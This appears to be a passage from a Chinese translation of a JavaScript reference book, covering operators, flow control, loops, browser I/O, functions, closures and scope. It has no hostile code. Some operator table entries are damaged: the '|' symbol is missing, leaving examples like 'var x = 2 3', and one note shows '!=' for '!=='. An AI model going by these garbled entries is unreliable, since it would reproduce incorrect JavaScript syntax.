是一条赋值语句,该语句使用表达式 `3+3`,并且将结果放入变量 `x` 中。字面值和变量是最简单类型的表达式,并且可以与运算符一起创建更复杂的表达式。

2.9.1 算术运算符

算术运算符只能对数字进行操作,有一个例外是“+”,该运算符被重载了,并且也提供了字符串连接操作。表 2-6 详细描述了 JavaScript 中的算术运算符。

表 2-6 算术运算符

运 算 符	操 作	示 例
+ (一元)	对数字没有效果,但会导致非数字被转换为数字	<code>var x = +5;</code> <code>var y = +"10";</code> <code>// converted to 10</code>
- (一元)	取反(改变数字的符号,或将表达式转换为数字,然后改变其符号)	<code>var x = -10;</code>
+	相加(也可用于连接字符串)	<code>var sum = 5 + 8;</code> <code>// 13</code>
-	相减	<code>var difference = 10 - 2;</code> <code>// 8</code>
*	相乘	<code>var product = 5 * 5;</code> <code>// 25</code>
/	相除	<code>var result = 20 / 3;</code> <code>// 6.6666667</code>

(续表)

运算符	操作	示例
%	求模(其结果为第一操作数除以第二个操作数的余数)	<pre>alert(9.5 % 2); // 1.5</pre>
++	自动递增(将操作数的值加 1 并存储);既可以作为前缀也可以作为后缀,但不能同时作为前缀和后缀	<pre>var x = 5; x++; // x now 6</pre>
--	自动递减(将操作数的值减 1 并存储);既可以作为前缀也可以作为后缀,但不能同时作为前缀和后缀	<pre>var x = 5; x--; // x now 4</pre>

2.9.2 位运算符

虽然 JavaScript 不允许进行类似 C 语言的内存访问,但是它提供了位运算符。位运算符对整数以逐位的方式进行操作。大多数计算机使用 2 的补码形式存储负数,因此当对负数执行位运算时要小心。大部分 JavaScript 应用很少涉及位运算,表 2-7 列出了位运算符。

表 2-7 位运算符

运算符	描述	示例
<<	将第一个操作数向左移位,移动的位数由第二个操作数指定,“空出”的位使用 0 填充	<pre>var x = 1<<2 //4</pre>
>>	将第一个操作数向右移位,移动的位数由第二个操作数指定,“空出”的位使用符号填充	<pre>var x = -2>>1 //-1</pre>
>>>	将第一个操作数向右移位,移动的位数由第二个操作数指定,“空出”的位使用 0 填充	<pre>var x = -2>>>1 //2147483647</pre>
&	按位与(AND)	<pre>var x = 2&3; //2</pre>
	按位或(OR)	<pre>var x = 2 3; //3</pre>
^	按位异或(XOR)	<pre>var x = 2^3; //1</pre>
~	按位取反是一元运算符,只使用一个值。该运算符将数字转换为 32 位的二进制数字,然后将 0 翻转为 1,将 1 翻转为 0,最后将结果转换回数字	<pre>var x=~1 // -2</pre>

2.9.3 赋值运算符

将一个值赋给变量是使用“=”运算符执行的。在 JavaScript 中有大量用于执行简单算术运算或位运算并同时赋新值的简写符号。表 2-8 列出了这些运算符。

表 2-8 二元自赋值位运算符

运 算 符	示 例
+=	var x = 1; x += 5; //6
-=	var x = 10; x -= 5; //5
*=	var x = 2; x *= 10; //20
/=	var x = 9; x /= 3; //3
%=	var x = 10; x %= 3; //1
<<=	var x = 4; x <<= 2; //16
>>=	var x = 4; x >>= 2; //1
>>>=	var x = 4; x >>>= 2; //1
&=	var x = 4; x &= 5; //4
=	var x = 4; x = 2; //6
^=	var x = 5; x ^= 3; //6

2.9.4 逻辑运算符

逻辑运算符对布尔值进行操作，用于构造条件语句。在 JavaScript 中逻辑运算符是短路求值的，这意味着，一旦确定逻辑条件，就不会对条件表达式中的其他子表达式进行求值。条件表达式的求值顺序为从左向右。表 2-9 总结了这些运算符。

表 2-9 逻辑运算符

运算符	描述	示例
&&	逻辑与(AND)	true && false // false
	逻辑或(OR)	true false // true
!	逻辑取反	! true // false

2.9.5 条件运算符

条件运算符是 C 程序员熟悉的三元运算符。其语法如下：

```
( expr1 ? expr2 : expr3 )
```

其中 *expr1* 是结果为布尔类型的表达式，*expr2* 和 *expr3* 是表达式。如果 *expr1* 的结果为 true，则整个表达式的结果为 *expr2* 的值；反之，整个表达式的结果为 *expr3* 的值。该运算符在 JavaScript 中已经普及了，作为简单条件的紧缩形式，在特征检测中经常使用这种紧缩形式。

```
var allObject = (document.all) ? true : false;
```

2.9.6 类型运算符

类型运算符通常针对对象或对象属性进行操作。最常用的类型运算符是 new 和 typeof，但是 JavaScript 也支持其他类型运算符，表 2-10 对类型运算符进行了总结。

表 2-10 与类型相关的运算符

运算符	描述	示例
delete	如果操作数是数组元素或对象属性，则从数组或对象移除该操作数	<pre>var myArray = [1,3,5]; delete myArray[1]; alert(myArray); // shows [1,,5]</pre>
instanceof	如果第一个操作数是第二个操作数的实例，则求值结果为 true。第二个操作数必须是对象(例如，构造函数)	<pre>var today = new Date(); alert(today instanceof Date); // shows true</pre>
in	如果第一个操作数(字符串)是第二个操作数的某个属性的名称，则求值结果为 true。第二个操作数必须是对象(例如，构造函数)	<pre>var robot = {jetpack:true}; alert("jetpack" in robot); // alerts true alert("raygun" in robot); // alerts false</pre>

(续表)

运 算 符	描 述	示 例
new	根据给定的构造函数操作数创建对象的一个新实例	var today = new Date(); alert(today);
void	实际上未定义其表达式操作数的值	var myArray = [1,3,5]; myArray = void myArray; alert(myArray); // shows undefined

前面介绍过用于属性访问的类型运算符，并且提到过对于访问对象 *object* 的 *aProperty* 属性，下面这两种语法是等价的：

```
object.aProperty
object["aProperty"]
```

请注意，在此方括号是“真正”的方括号，而不表示可选的组件。

2.9.6 逗号运算符

逗号运算符允许一次执行多条语句。其语法如下：

```
statement1, statement2 [, statement3] ...
```

逗号通常用于在声明中分隔变量，或在函数调用中分隔参数。然而，如果将逗号运算符用于表达式，则表达式的值是最后一条语句的值，不过这种用法不常见。

```
var x = (4,10,20);
alert(x); // 20
```

2.9.7 关系运算符

关系运算符是二元运算符，用于比较两个相似类型的操作数，并且得到布尔类型的结果，指示两个操作数是否具有指定的关系，表 2-11 给出了关系运算符的详细信息。如果两个操作数的类型不同，则会执行类型转换，从而进行比较(更多信息请查看稍后的小节)。

表 2-11 关系运算符

运 算 符	描 述
<	如果第一个操作数小于第二个操作数，则结果为 true
<=	如果第一个操作数小于或等于第二个操作数，则结果为 true
>	如果第一个操作数大于第二个操作数，则结果为 true
>=	如果第一个操作数大于或等于第二个操作数，则结果为 true
!=	如果第一个操作数不等于第二个操作数，则结果为 true
==	如果第一个操作数等于第二个操作数，则结果为 true
!==	如果第一个操作数不等于第二个操作数(或它们的类型不同)，则结果为 true
===	如果第一个操作数等于第二个操作数(并且它们的类型相同)，则结果为 true

1. 比较中的类型转换

为了比较两个不同类型的操作数, JavaScript 实现应当执行以下步骤:

- (1) 如果两个操作都是字符串, 按照字典顺序比较它们。
- (2) 将两个操作数都转化为数字。
- (3) 如果有一个操作数为 NaN, 返回 undefined(接下来, 当将 undefined 转换为布尔类型时, 结果为 false)。
- (4) 如果有一个操作数为无穷大或 0, 比较的求值规则为, +0 与 -0 比较的结果为 false, 除非关系包含相等; Infinity 永远不会小于任何值, -Infinity 永远不会大于任何值。
- (5) 按照数字大小比较操作数。

注意:

为类型不同的两个操作数使用严格的相等运算符(===), 求值结果总是 false; 为类型不同的操作数使用严格的不等运算符(!=), 求值结果总是 true。

2. 词典顺序比较

为字符串执行词典顺序比较遵循下面的指导原则。注意, 对于一个长度为 n 与另外一个长度为 n 或更长的两个字符串, 如果两者的前 n 个字符相同, 则第一个字符串就是另外一个字符串的“前缀”。因此, 一个字符串总是它自身的前缀。

- 如果两个字符串相同, 则它们是相等的(注意, 有一些非常罕见的例外情况, 如果两个字符串使用不同的字符集创建, 则它们的比较结果可能不相等, 不过这种情况几乎不会发生)。
- 如果一个字符串是另外一个字符串的前缀(并且它们不相同), 则该字符串小于另外一个字符串(例如, “a” 小于 “aa”)。
- 如果两个字符串的第 n 个(可能是第 0 个)字符相同, 则检查第 $n+1$ 个字符(例如, 如果比较 “abc” 和 “abd”, 则会检查这两个字符串的第 3 个字符)。
- 对于进行检查的字符, 如果第一个字符串中字符的编码小于第二个字符串中字符的编码, 则第一个字符串“小于”第二个字符串(关系式 “1” < “9” < “A” < “Z” < “a” < “z”, 对于牢记哪个字符“小于”其他字符通常是有帮助的)。

2.9.8 运算符的优先级与结合性

JavaScript 为每个运算符赋予了一个优先级和结合性, 从而可以很好地定义表达式(即, 对同一个表达式进行求值总是会得到相同的结果)。具有更高优先级的运算符在低优先级运算符之前进行求值。结合性决定同一运算符求值的顺序。在此使用符号 “ \otimes ” 具体指定二元运算符, 从而对于下面的表达式:

$$a \otimes b \otimes c$$

对于具有左结合性的运算符将按如下顺序求值:

$$(a \otimes b) \otimes c$$

而对于具有右结合性的运算符的求值顺序如下：

$$a \otimes (b \otimes c)$$

表 2-12 总结了 JavaScript 中运算符的优先级和结合性。

不过这只是对 JavaScript 表达式最粗略的总结；第 4 章将进行更详细和更完整的讨论。

表 2-12 JavaScript 运算符的优先级和结合性

优 先 级	结 合 性	运 算 符	运算符的含义
最高	左	., [], ()	数组或对象属性访问，带圆括号的表达式
	右	++, --, -, ~, !, delete, new, typeof, void	之前/之后递增，之前/之后递减，算术取反，按位取反，逻辑取反，移除属性，对象创建，获取数据类型，未定义，或释放值
	左	*, /, %	乘、除、取模
	左	+, -	加(算术)和连接(字符串)、减
	左	<<, >>, >>>	按位左移，按位右移，零填充按位右移
	左	<, <=, >, >=, in, instanceof	小于，小于或等于，大于，大于或等于，对象具有属性，对象是某种类型的实例
	左	==, !=, ===, !==	相等，不相等，相等(进行类型检查)，不相等(进行类型检查)
	左	&	按位与(AND)
	左	^	按位异或(XOR)
	左		按位或(OR)
	左	&&	逻辑与(AND)
	左		逻辑或(OR)
	右	?:	条件运
	右	=	赋值
	右	*=, /=, %=, +=, -=, <<=, >>=, >>>=, &=, ^=, =	运算与自赋值
最低	左	,	多个求值

2.10 流程控制

语句按照在脚本发现它们的顺序执行。为了创建有用的程序，通常需要使用流程控制(flow control)，流程控制是控制程序执行“流”的代码。JavaScript 支持 if/else 和 switch/case 这类条件语句，从而允许有选择地执行代码块。

JavaScript 支持通用的 if 条件语句，该语句具有多种形式：

```

if (expression) statement(s)
if (expression) statement(s) else statement(s)
if (expression) statement(s) else if (expression) statement(s) ...
if (expression) statement(s) else if (expression) statement(s) else statement(s)

```

下面是一个 if 语句的例子:

```

if (hand < 17)
    alert("Better keep hitting");
else if ((hand >= 17) && (hand <= 21))
    alert("Stand firm");
else
    alert("Busted!");

```

对于包含多层嵌套的 if 语句, 与许多语言一样, JavaScript 支持 switch 语句, 其语法如下:

```

switch (expression)
{
    case val1: statement
                [ break; ]
    case val2: statement
                [ break; ]
    ...
    default: statement
}

```

下面是一个简单的 switch 语句:

```

var ticket="First Class";
switch (ticket)
{
    case "First Class": alert("Big Bucks");
                        break;
    case "Business": alert("Expensive, but worth it?");
                        break;
    case "Coach": alert("A little cramped but you made it.");
                  break;
    default: alert("Guess you can't afford to fly?");
}

```

break 语句用于退出与 switch 关联的代码块, 在 switch 语句中必须包含 break 语句, 以防止无意中通过多条 case 子句。然而, 有时遗漏 break 语句可能是有意而为之, 因为这样可以很容易地模拟具有“或”关系的条件。我们将会看到在循环中也经常使用 break 语句, 接下来会讨论该主题。

2.11 循环

循环经常需要迭代大量的语句直到特定的条件为真。例如, 可能希望为数组的每个元素执行相同的操作直到遇到数组末尾。与其他许多语言一样, JavaScript 使用循环(loop)语句提供这种行为。循环不断地执行它们的代码体直到到达一个终止条件。JavaScript 支持 while、do/while、for

以及 for/in 循环。下面是一个 while 循环的例子：

```
var x=0;
while (x < 10) {
    document.write(x);
    document.write("<br>");
    x = x + 1;
}
document.write("Done");
```

这个循环当它的条件(x 小于 10)为 true 时不断递增 x 的值。一旦 x 达到 10, 条件为 false, 从而循环结束, 并从循环体之后的第一条语句开始继续执行, 如图 2-2 所示:




图 2-2 while 循环的执行顺序

do/while 循环与 while 循环类似, 区别是在循环的尾部检查条件。这意味着, do/while 循环总是会至少执行一次, 除非首先遇到一条 break 语句。

```
var x=0;
do {
    document.write(x);
    x = x + 1;
} while (x < 10);
```

使用 for 语句编写相同的循环会稍微紧凑些, 因为 for 语句在一行中设置变量、条件检查以及递增循环变量的值全部内容, 如下所示:

```
for (x=0; x < 10; x++) {
    document.write(x);
}
```

for 循环一个有趣的变体是 for/in 结构, 对于枚举对象的属性, 这种结构是有用的:

```
for ( [ var ] variable in objectExpression ) statement(s)
```

下面显示的这个简单的 for/in 示例, 用于输出浏览器的 window.navigator 对象的属性:

```
for (var aProp in window.navigator)
```

```
document.write(aProp + "<br>");
```

当枚举对象时会发现许多细微差别,需要仔细理解在特定对象中哪些属性是在对象中定义的,哪些属性是通过继承获得的。还会看到有些对象不能枚举,而另外一些对象会枚举属性和方法,有些对象仅能枚举属性。第4章和第6章会讨论对象枚举这一主题。

循环控制

JavaScript 还支持普遍用于修改流程控制的语句,确切地讲,就是 `break` 和 `continue`。这两条语句的行为与 C 语言中的对应结构类似,经常用于循环。`break` 语句会提前退出循环,而 `continue` 语句会跳回到循环条件检查。在下一个例子中,从 1 开始输出 x 的值,当 x 等于 3 时, `continue` 语句会继续循环而不输出该数值。当 x 等于 5 时,使用 `break` 语句退出该循环。该循环的执行顺序如图 2-3 所示。

```
var x=0;
while (x < 10) {
  x = x + 1;
  if (x == 3)
    continue;

  document.write("x = "+x);
  if (x == 5)
    break;
}
document.write("Loop done");
```




图 2-3 while 循环的执行顺序

在 JavaScript 中可以使用合法的标识符和后面的一个冒号为语句设置标签,如下所示:

```
label: statement(s)
```

使用下面的两种方式之一可以跳转到代码块中带标签的语句:

```
break label;
continue label;
```

不同之处在于:

- `break` 退出循环,开始执行循环体后面的代码。

- `continue` 直接跳到循环的下一个迭代(“顶部”)。

下面显示了一个使用这些语句的简单示例。该示例的执行顺序如图 2-4 所示。

```
var matchi=3;
var matchj=5;
loopi:
  for (var i=0;i<10;i++) {
    if (i != matchi) {
      document.write("Continue...")
      continue loopi;
    }
    document.write("<br>i = " + i + " now run the inner loop <br>");

    for (var j=0;j<10;j++) {
      if (j==matchj) {
        document.write("Bail out!<br>");
        break loopi;
      }
      document.write("j = " + j + "<br>");
    }
  }
document.write("Done with the loops!");
```




图 2-4 该示例的执行顺序

第 4 章会详细讨论各种形式的包含流程控制和循环的语句。

2.12 JavaScript 中的输入与输出

执行输入和输出(I/O)的功能是大部分语言不可分割的组成部分。JavaScript 语言本身没有为简单的输入和输出提供任何功能。然而, JavaScript 经常在类似 Web 浏览器的宿主环境中执行, 宿主环境确实提供输入/输出功能。在此, 简要展示宿主环境提供的部分输入/输出功能, 为了演示脚本输出, 前面已经用到了这方面的一些功能。

与 JavaScript 中最有用的任务一样, 输入-输出是通过浏览器提供的对象执行的。例如, 如果希望简单地显示一个快速对话框以提供一条消息, 就可以使用 Window 的 `alert()` 方法, 该方法在

一个包含 OK 按钮的对话框中显示其参数消息。例如：

```
alert("This is an important message!");
```

会为用户显示如图 2-5 所示的对话框：




图 2-5 alert()显示的对话框

有时不希望在对话框中显示消息，反而希望输出到调试控制台。在大多数浏览器中应当可以使用 console.log()：

```
console.log("This is also an important message!");
```

输出一条跟踪语句(见图 2-6)。




图 2-6 输出的跟踪语句

如图 2-7 所示，大部分浏览器应当还支持 console.warn()和 console.error()，这两个方法都使用字符串参数：




图 2-7 输出警告和错误消息

另一种常用的交互形式是通过 Document 对象。这个对象提供许多操作 Web 页面的方法，最简单的是 write()和 writeln()方法。write()方法将它的参数输出到当前文档中。除了在输出参数之后

插入一个换行符之外，`writeln()`方法与`write()`方法相同。例如：

```
document.write("This text is not followed by a linebreak.");
document.writeln("However this uses writeln().");
document.write("So a newline was inserted.");
```

如果测试这个例子可能不会注意到任何差别，原因是 JavaScript 将内容输出到 HTML 中。回顾第 1 章中的内容，这两种语言之间的交互可能会为程序员造成一些挫折。HTML 会略过所有换行符，从而在输出中换行符根本不会造成任何区别。这一特征可能解释了为什么大部分 JavaScript 程序员倾向于使用 `document.write()`，而不使用 `document.writeln()`。如果在 HTML 中使用 `<pre>` 标签设置空白符规则，或使用 CSS 的 `white-space` 属性，将会看到确实引入了换行符。

只有当渲染文档时使用 `document.write()` 方法才有用。如果在页面绘制之后输出消息，它就会重新打开该文档并会删除已经存在的内容。通常，在页面加载之后应当使用 DOM 方法将信息输出到文档中。例如，假设有一个 `<div>` 标签，该标签包含一条 id 为 `outputDiv` 的消息：

```
<div id="outputDiv">Yet another important message here</div>
```

之后可以通过设置该元素的 `innerHTML` 属性修改该标签的内容，如下所示：

```
document.getElementById("outputDiv").innerHTML = "Yet another important message here";
```

这样确实会重写文档的 HTML，从而它看起来如图 2-8 所示：

```
<div id="outputDiv">Yet another important message here</div>
```

如果检查源代码树，也会看到该变化(见图 2-9)：




图 2-8 重写的 HTML




图 2-9 源代码树中的变化

除了这种快速并且随意地使用 `innerHTML` 属性之外，还有许多方法可以将消息输出到 HTML

文档中。该主题将在第 9 章和第 10 章深入讨论。

从用户读取信息,换句话说获取输入,也有两种方法。例如,可以使用简单的 `window.prompt()` 从用户收集字符串数据(见图 2-10):

```
var answer = window.prompt("What do you think of JavaScript?", "");
```




图 2-10 从用户收集字符串数据

然而,更可能会使用 DOM 方法读取 HTML 表单字段的内容。例如,如果具有如下所示的 HTML 表单:

```
<form>
<label>What do you think of JavaScript?
  <input type="text" id="txtFld" size="30">
</label>
</form>
```

可以通过其 `id` 特性查找感兴趣的字段,并读取字段中的值:

```
var answer = document.getElementById("txtFld").value;
```

然后将该内容与一个简单的事件触发器关联到一起,如按下按钮,获取读入的数据并将其放回文档中,就像前面演示的那样。下面是一个简单的例子,显示效果如图 2-11 所示。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Simple DOM Example</title>
</head>
<body>
<form>
<label>What do you think of JavaScript?
  <input type="text" id="txtFld" size="30">
</label>
<input type="button" value="Submit Answer"
  onclick="document.getElementById('outputDiv').innerHTML = document.
getElementById('txtFld').value;">
</form>
<h3>Your answer:</h3>
```

```
<div id="outputDiv"></div>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch2/simpledom.html>




图 2-11 非常简单且完整的 DOM 示例

在此显示的这个最简洁的例子，清晰地演示是什么使 JavaScript 遇到挑战——是它与 HTML，以及最终与 CSS 之间的交互。此外，可以收集用户动作的结果并通过 Ajax 无提示地将它们发送回服务器。从第 9 章开始将花费大量时间介绍该主题。正如我们所做的，我们将会明白需要编写更大的脚本，为此需要使用更大的代码结构，如对象和函数，接下来讨论该主题。

2.13 函数

当前，函数是在 JavaScript 中为大型编程封装流程逻辑的主要方法。函数的通用语法为：

```
function identifier( [ arg1 [, arg2 [, ... ] ] ] )
{
    statements
}
```

可以使用 `return` 语句从函数内部返回一个值：

```
return [expression];
```

如果省略了 `expression`，函数会返回 `undefined`。下面是一个简单的函数例子：

```
function timesTwo(x) {
    alert("x = "+x);
    return x * 2;
}
result = timesTwo(3);
alert(result);
```

JavaScript 函数的参数传递可能会遇到麻烦，因为它依赖于传递的数据类型。向函数传递基本类型是按值传递，复合类型是按引用传递。

函数具有它们自己的局部作用域，函数使用的是静态作用域。可以嵌套函数，从而创建内部函数。例如，在下面的代码片段中，`small1()`和 `small2()`被局限于 `big()`函数中，并且只能在 `big()`内部调用它们：

```
function big() {  
    function small1() { }  
    function small2() { }  
  
    small1();  
    small2();  
}
```

通过内部函数可以实现一些技巧。这种思想称为闭包(closure)。基本上,在创建内部函数期间,变量的状态是被绑定(bound up),从而使函数围绕其环境执行,直到后来被唤醒。这对于计时器或异步事件(如 Ajax 调用)特别有用。下面这个简单的例子演示了该思想:

```
function outer() {  
    var x = 10;  
    function innerFun() { alert(x); };  
    setTimeout(innerFun,2000);  
}  
outer();
```

在这个例子中,内部函数输出变量 x , x 是 `outer()` 的局部变量。然而,两秒暂停后,当唤醒它时,变量 x 应当是未绑定的(unbound),因为已经退出了该函数。既然 JavaScript 将其实现为闭包, x 的值就为 10(见图 2-12)。




图 2-12 输出 x 的值

有趣的是,如果在暂停之后决定将 x 设置为 20,该值将是之后绑定的值,如图 2-13 所示:

```
function outer() {  
    var x = 10;  
    function innerFun() { alert(x); };  
    setTimeout(innerFun,2000);  
    x = 20; // late binding and retain in closure  
}  
outer();
```




图 2-13 输出 x 的新值

如果像许多开发人员一样对闭包感到困惑，就可能会希望查阅第 5 章，其中对此进行了更深入的讨论。

因为在前面讨论数据类型时提到过，在 JavaScript 中函数首先是一类数据对象，所以可以为它们赋值：

```
x = window.alert;
x("hi");
```

也可以将函数作为字面值。例如，下面定义一个内联函数，并将其传递给数组的 `sort()` 方法：

```
sortedArray = myArray.sort(function () { /* do some comparison */});
```

也可通过 `new` 和 `Function()` 构造函数使用对象风格定义函数：

```
var myFun = new Function("x", "alert('Hi ' + x)");
myFun("Thomas");
```

既然它们是对象，那么函数就像其他对象一样有许多可以探讨的属性。例如，通过访问其 `length` 属性可检查函数需要多少参数：

```
functionName.length
```

除了在调用时放置到声明的参数中的参数之外，其他参数值可以通过 `arguments[]` 数组访问。这个数组包含传递给函数的实际值，因此它包含的参数数量可能与函数所期望的数量不同。因为这一特征，可以定义可变参数函数，可变参数函数能够使用任意数量的传递数据。

通过前面简要讨论的总结，可以看出 JavaScript 函数是相当灵活和强大的。关于函数的完整讨论参见第 5 章。

2.14 作用域规则

在函数或对象的外面，变量位于全局空间中，不管是否使用 `var` 进行显式定义。在函数或对象内部，如果使用 `var` 语句，定义的变量将局限于结构内部；如果没有使用 `var` 语句，则变量将是全局的。下面的代码片段显示这几种可能的情况：

```
var global1 = true;
global2 = true;
```

```
function myFunc()
{
  var local1 = "Locals only";
  global3 = true;
}
```

通常, JavaScript 开发人员对带有 var 语句的变量的作用域规则的假定不是很正确。例如, 在 for 循环中的 var 语句没有将该值的作用域局限于 for 循环。在这种情况下, j 的作用域要么是函数, 要么是全局空间(如果 j 在函数或对象之外)。

```
for (var j = 0; j < 10 ; j++)
  { /* loop body */ }
```

此外, 在代码块内部的 var 语句与在代码块外部的 var 语句没有什么区别:

```
if (true)
{
  var x = "Not block local!";
}
```

对于 JavaScript 的某些变种——例如, JavaScript 1.7+ ——引入了 let 语句, 该语句使事情变得更加复杂。可以局部地将值绑定到 let 语句的作用域, 恰好实现前面提到的两个思想:

```
for (let j = 0; j < 10 ; j++)
  { /* loop body with j being loop local */ }
```

```
if (true)
{
  let x = "I am block local!";
}
```

